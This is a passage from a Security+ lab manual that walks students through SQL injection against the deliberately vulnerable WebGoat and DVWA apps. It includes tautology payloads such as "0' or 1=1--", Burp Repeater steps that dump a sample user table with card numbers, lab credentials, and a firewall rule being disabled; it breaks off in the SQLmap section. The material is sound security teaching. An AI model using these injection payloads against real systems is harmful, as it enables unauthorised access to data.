



SECURITY+ V4 LAB SERIES

Lab 3: Analyzing Types of Web Application Attacks

Document Version: **2022-04-29**

Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.3: Given a scenario, analyze potential indicators associated with application attacks
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	3: Application Attack Indicators

Copyright © 2022 Network Development Group, Inc.
www.netdevgroup.com

NETLAB+ is a registered trademark of Network Development Group, Inc.
KALI LINUX™ is a trademark of Offensive Security.
Microsoft®, Windows®, and Windows Server® are trademarks of the Microsoft group of companies.
VMware is a registered trademark of VMware, Inc.
SECURITY ONION is a trademark of Security Onion Solutions LLC.
Android is a trademark of Google LLC.
pfSense® is a registered mark owned by Electric Sheep Fencing LLC ("ESF").
All trademarks are property of their respective owners.

Contents

Introduction	3
Objective	3
Lab Topology.....	4
Lab Settings.....	5
1 SQL Injection Basics	6
1.1 Using WebGoat for SQL Injection.....	6
1.2 Using DVWA for SQL Injection.....	17

Introduction


In this lab, various tools will be used to conduct web application securities practices.

Objective

In this lab, you will perform the following tasks:

- Perform SQL injection attack
- Perform Cross Site Scripting (XSS) attack

Lab Topology



Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.


Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGLabpass123!
SecOnion	192.168.0.6	sysadmin	NDGLabpass123!
WinOS	192.168.0.50	Administrator	NDGLabpass123!

1 SQL Injection Basics

1.1 Using WebGoat for SQL Injection

In this section, you will be exploring how SQL Injection works and will also attack the vulnerable server.

1. Click on the **Kali** tab to access the Kali machine. Enter username **kali** and password **kali**.



2. Once logged in, click the **Terminal** icon to start the *Terminal*.



3. In the *Terminal* window, run the following command. When prompted for a password, type **kali**.

```
kali@kali:~$ sudo docker run --rm -it webgoat/goatandwolf
```

```
[kali@kali:~]$ sudo docker run --rm -it webgoat/goatandwolf
[sudo] password for kali: [REDACTED]
```


4. Wait for a pause on the rolling message. You will see something similar to the screenshot below when everything is ready.

```
: starting server: Undertow - 2.2.4.Final
2022-03-08 17:09:43.174  INFO 29 --- [           main] org.xnio
: XNIO version 3.8.0.Final
2022-03-08 17:09:43.183  INFO 29 --- [           main] org.xnio.nio
: XNIO NIO Implementation Version 3.8.0.Final
2022-03-08 17:09:43.337  INFO 29 --- [           main] org.jboss.threads
: JBoss Threads version 3.1.0.Final
2022-03-08 17:09:43.430  INFO 29 --- [           main] o.s.b.w.e.undertow.UndertowWebServer
: Undertow started on port(s) 8080 (http) with context path '/WebGoat'
2022-03-08 17:09:43.476  INFO 29 --- [           main] org.owasp.webgoat.StartWebGoat
: Started StartWebGoat in 16.896 seconds (JVM running for 18.044)
```



5. Start the *Web Browser* by clicking the icon.



6. In the address bar, type `http://172.17.0.2:8080/WebGoat/login` (case-sensitive) and press **Enter**.



7. You will see the *WebGoat* login page, click **Register new user**, and then type **guestuser** as the username and **guestuser** as the password (you can choose your own login info, but here we are using **guestuser**). Then, check the box, and click **Sign up**.

8. Once signed up, you will be brought to this page.

The screenshot shows the WebGoat application interface. On the left, there is a sidebar with a red header containing a goat icon and the word "WEBGOAT". Below the header, the sidebar lists various categories: "Introduction", "General", "(A1) Injection" (which is highlighted with a red border), "(A2) Broken Authentication", "(A3) Sensitive Data Exposure", "(A4) XML External Entities (XXE)", "(A5) Broken Access Control", "(A7) Cross-Site Scripting (XSS)", "(A8) Insecure Deserialization", "(A9) Vulnerable Components", "(A8:2013) Request Forgeries", "Client side", and "Challenges". The main content area has a title "WebGoat" and a "Reset lesson" button. A large number "1" is displayed in a circle, indicating the current lesson. The main text area is titled "What is WebGoat?" and contains the following text:

WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components.

Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about security vulnerabilities is essential to understanding just what happens when even a small bit of unintended code gets into your applications.

What better way to do that than with your very own scapegoat?

Feel free to do what you will with him. Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hack the goat. We promise he likes it.

Thanks for your interest!

The WebGoat Team

9. Click on the **(A1) Injection**, then **SQL Injection (Intro)**; you will then see the lessons in the right pane from 1 to 13.

The screenshot shows the "SQL Injection (intro)" lesson page. The sidebar on the left is identical to the previous screenshot. The main content area has a title "SQL Injection (intro)" and a "Reset lesson" button. Below the title, a numbered list of concepts from 1 to 13 is shown, each enclosed in a small circle. The number "1" is highlighted with a red border. The list is as follows:

- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- ...

The word "Concept" is visible at the bottom of the list.

10. We will be jumping directly to lesson 9. So, click on the number 9 here. Feel free to do the lessons from 1 to 8 on your own. It will help you review the concepts mentioned in this lab.

A close-up view of the numbered list from the previous screenshot. The number "9" is highlighted with a red border, indicating it is the target for the user to click on.

11. When in lesson 9, you will see this screen. After reading the instructions, we understand that the challenge is to select the malicious SQL command to retrieve all the users from the users' table. In the SQL query, notice the part where `last_name = ' ends with a single quote '`. This means if we were to craft a malicious SQL query, we would want to close the single quote first. So, we select `Smith'` in the first dropdown box.

12. Next, we will leave the `or` untouched because it is the key part of the malicious query. And again, notice the single quote after `1=1`. We should correct the syntax, so we are going to select '`1' = '1`' from the dropdown box.

13. Clicking the **Get Account Info** button retrieves all the users from the `user_data` table. The red square shows the forged malicious SQL query.

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = 'Smith' or '1' = '1'

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE, which will always evaluate to true, no matter what came before it.

14. Now, click on **lesson 10**. In this lesson, we are asked to exploit two fields: the first one is `Login_Count`, and the second one is `User_Id`. Since we now have two fields and we do not know which one is susceptible to SQL injection, we will have to try it in both fields. Let's begin with the `Login_Count`, type `0 or 1=1` and `fake id` as shown in the screenshot below, and then click the **Get Account Info** button.

Login_Count: 0 or 1=1 1

User_Id: fake id 2

Get Account Info 3

15. The result shows it is not correct.

Sorry the solution is not correct, please try again.

org.owasp.webgoat.sql_injection.introduction.SqlInjectionLesson5b : user lacks privilege or object not found: FAKE in statement
[SELECT * From user_data WHERE Login_Count = ? and userid= fake id]
Your query was: SELECT * From user_data WHERE Login_Count = 0 or 1=1 and userid= fake id

16. Therefore, we will try to exploit the *User_Id*. Change *Login_count* to 11 and *User_Id* to 0 or 1=1 as shown in the screenshot below, then click **Get Account Info**.

Login_Count: 11 1

User_Id: 0 or 1=1 2

Get Account Info 3

17. We now have the correct solution.

You have succeeded:

```


USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * From user_data WHERE Login_Count = 11 and userid= 0 or 1=1




Keep checking the other lessons provided by the WebGoat. Use the hint if you feel stuck.


18. Let's now check a challenge and have a taste of what SQL injection could look like on a website. First, close the web browser, and click the top-left corner to bring up the Applications menu, then type **burpsuite**. In the result list, click **burpsuite** to launch the software.




19. Click **Next** at this screen:




20. Then, click **Start Burp** on the next screen. If prompted for a new version, click **OK** to acknowledge it.




21. When *Burp Suite* starts, click **Proxy** to switch to the tab, then click **Intercept is on** to turn interception off for now (we will use it later). At last, click the **Open Browser** button.



22. In the newly opened browser, go to the `http://172.17.0.2:8080/WebGoat/login` page again, and log in using the *guestuser* login you just created (username *guestuser*, password *guestuser*). When prompted to save the password, click **Never**.



23. If prompted with *Authentication required (or choose password for new keyring)*, click **Cancel**. Click **Cancel** again when it prompts for the second time.



24. After you log in, click the **challenges**, then **Without password**. We will see the challenge like this:

25. In the browser, fill in the username **Larry** and password **fakepassword**, and click **Log In**. This will create a POST request and send it to the WebGoat website.

26. Switch back to the *Burp Suite* window, if you are not already, click on the HTTP history tab. In the table header, click on **Method** twice to reorder the list in descending order, find the **POST** request that has the URL of **/WebGoat/challenge/5**

Intercept	HTTP history	WebSockets history	Options						
Filter: Hiding CSS, image and general binary content									
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extens
374	http://172.17.0.2:8080	POST	/WebGoat/challenge/5	✓		200	385	JSON	.json
375	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7552	JSON	.json

27. Right-click on that **POST** entry, and choose to **Send to Repeater**.

#	Host	Method	URL	Params	Edited	Status	Ler
374	http://172.17.0.2:8080	POST	/WebGoat/challenge/5			200	205
372	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
373	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7
375	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
376	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7
377	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7
378	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7
379	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
380	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7

28. The **Repeater** will light up for a few seconds. Let's click the **Repeater** tab. You will see a screen like this:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to /WebGoat/challenge/5 with various headers and a body containing a cookie. The Response pane is currently empty.

#	Host	Method	URL	Params	Edited	Status	Ler
374	http://172.17.0.2:8080	POST	/WebGoat/challenge/5			200	205
372	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
373	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7
375	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
376	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7
377	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7
378	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7
379	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	58
380	http://172.17.0.2:8080	GET	/WebGoat/service/lesso			200	7

29. Repeater is a built-in function in *Burp Suite*; it functions like the *Tamper Data* add-on in Firefox you experienced in Lab 2. Here is how Repeater works. On the left side, the attacker could choose to change the content of the **POST** request, and then Send it to the server. The reply will be presented on the right side in the Response section. In our case, the *username* and the *password* we submitted earlier are shown at the bottom.

The screenshot shows a web proxy interface with two main sections: Request and Response. The Request section displays a POST request to the URL /WebGoat/challenge/5. The request body contains the parameters 'username_login=Larry' and 'password_login=fakepassword'. The 'Send' button at the top left of the Request section is highlighted with a red box. The Response section is currently empty.

30. To exploit the SQL Injection, we just need to change our *username* or *password* fields and click **Send**. The result will show on the right side. Since the challenge is “Can you login as Larry?” we know that the username Larry must exist. So, we can manipulate the password field. Let’s click in the *password_login* field and type the magic string: `0' or 1=1`, then click the **Send** button.

The screenshot shows a modified POST request. The password_login field now contains the value '=0' or 1=1'. A red box highlights this modified value. Two numbered circles are present: circle 1 points to the modified password field, and circle 2 points to the 'Send' button at the top left of the Request section.

31. Unfortunately, our first try spawns an error (it could look like any of the following screenshots). It did not go through.

```
{
  "lessonCompleted":false,
  "feedback":"This is not the correct password for Larry, please try again",
  "output":null,
  "assignment":"Assignment5",
  "attemptWasMade":true
}

{
  "timestamp":"2022-03-08T18:13:13.572+00:00",
  "status":500,
  "error":"Internal Server Error",
  "trace":"java.sql.SQLSyntaxErrorException: malformed string:
  )\n\tat java.base/jdk.internal.reflect.DelegatingMethodAccess
  19.invoke(Unknown Source)\n\tat java.base/jdk.internal.reflec
  tiveHandlerMethod.invokeAndHandle(ServletInvocableHandlerMe
  springframework.web.servlet.DispatcherServlet.doDispatch(Disp
  ayservlet.java:888)\n\tat javax.servlet.http.HttpServlet
  "
```

32. After a few retries, we learned that the “--” can play an important role when attacking with SQL Injection. The “--” will comment out everything after. Thus, the SQL injection query could be altered to ‘ or 1=1 --

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request: A POST request to /WebGoat/challenge/5. The payload includes the parameter `username_login=Larry&password_login=0' or 1=1--`. The "Raw" tab is selected.



Response: A JSON response indicating success. The "Raw" tab is selected. The key part of the response is: "Congratulations, you solved the challenge. Here is your flag: 7e020da6-50fc-4676-b4f5-cb2110a51402". This line is highlighted with a yellow box and has a red number 1 next to it.

33. Feel free to submit the flag to the WebGoat website. This section ends here. You can close all windows. We will start a fresh Burp Suite and *Terminal* in the next section.


1.2 Using DVWA for SQL Injection

In the previous section, you learned how to do the SQL injection manually. In this section, you will learn how to do SQL injection automatically using *SQLmap*.


1. Click on the **SecOnion** tab, then click and drag up to unlock the screen for a login prompt.



2. Type **sysadmin** as the username and **NDGLabpass123!** for the password.



3. Once logged in, click **Applications > System Tools > Terminal** to start the *Terminal*.



4. In the *Terminal*, enter the command below. When prompted, enter the password **NDGlabpass123!**:

```
sysadmin@seconion:~$ sudo docker run --rm -it -p 4444:80 vulnerables/web-dvwa
```

```
[sysadmin@seconion ~]$ sudo docker run --rm -it -p 4444:80 vulnerables/web-dvwa
[sudo] password for sysadmin:
```

5. When you see something like this, it means the *dvwa* server is up and running.

```
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.31. Set the 'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==

==> /var/log/apache2/error.log <==
[Tue Mar 08 20:02:35.240206 2022] [mpm_prefork:notice] [pid 316] AH00163: Apache /2.4.25 (Debian) configured -- resuming normal operations
[Tue Mar 08 20:02:35.240301 2022] [core:notice] [pid 316] AH00094: Command line: '/usr/sbin/apache2'
==> /var/log/apache2/other_vhosts_access.log <==
```


6. Click back on the *Kali* tab to switch back to the Kali machine. Before we can use *SQLmap* we have to prepare the vulnerable database. Open a web browser again. In the address bar, type <http://203.0.113.1>.

http://203.0.113.1

7. You will see the pfSense page; log in by entering **sysadmin** as the username and **NDGlabpass123!** as the password.




8. Once logged in, click the **Firewall** menu, and select the **Rules** option.



9. On the opened page, check to make sure you are on the **WAN** tab, and click the **disable** icon located on the right side of the first rule (*Block Internal network access* rule).

Floating	WAN	LAN	DMZ								
Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
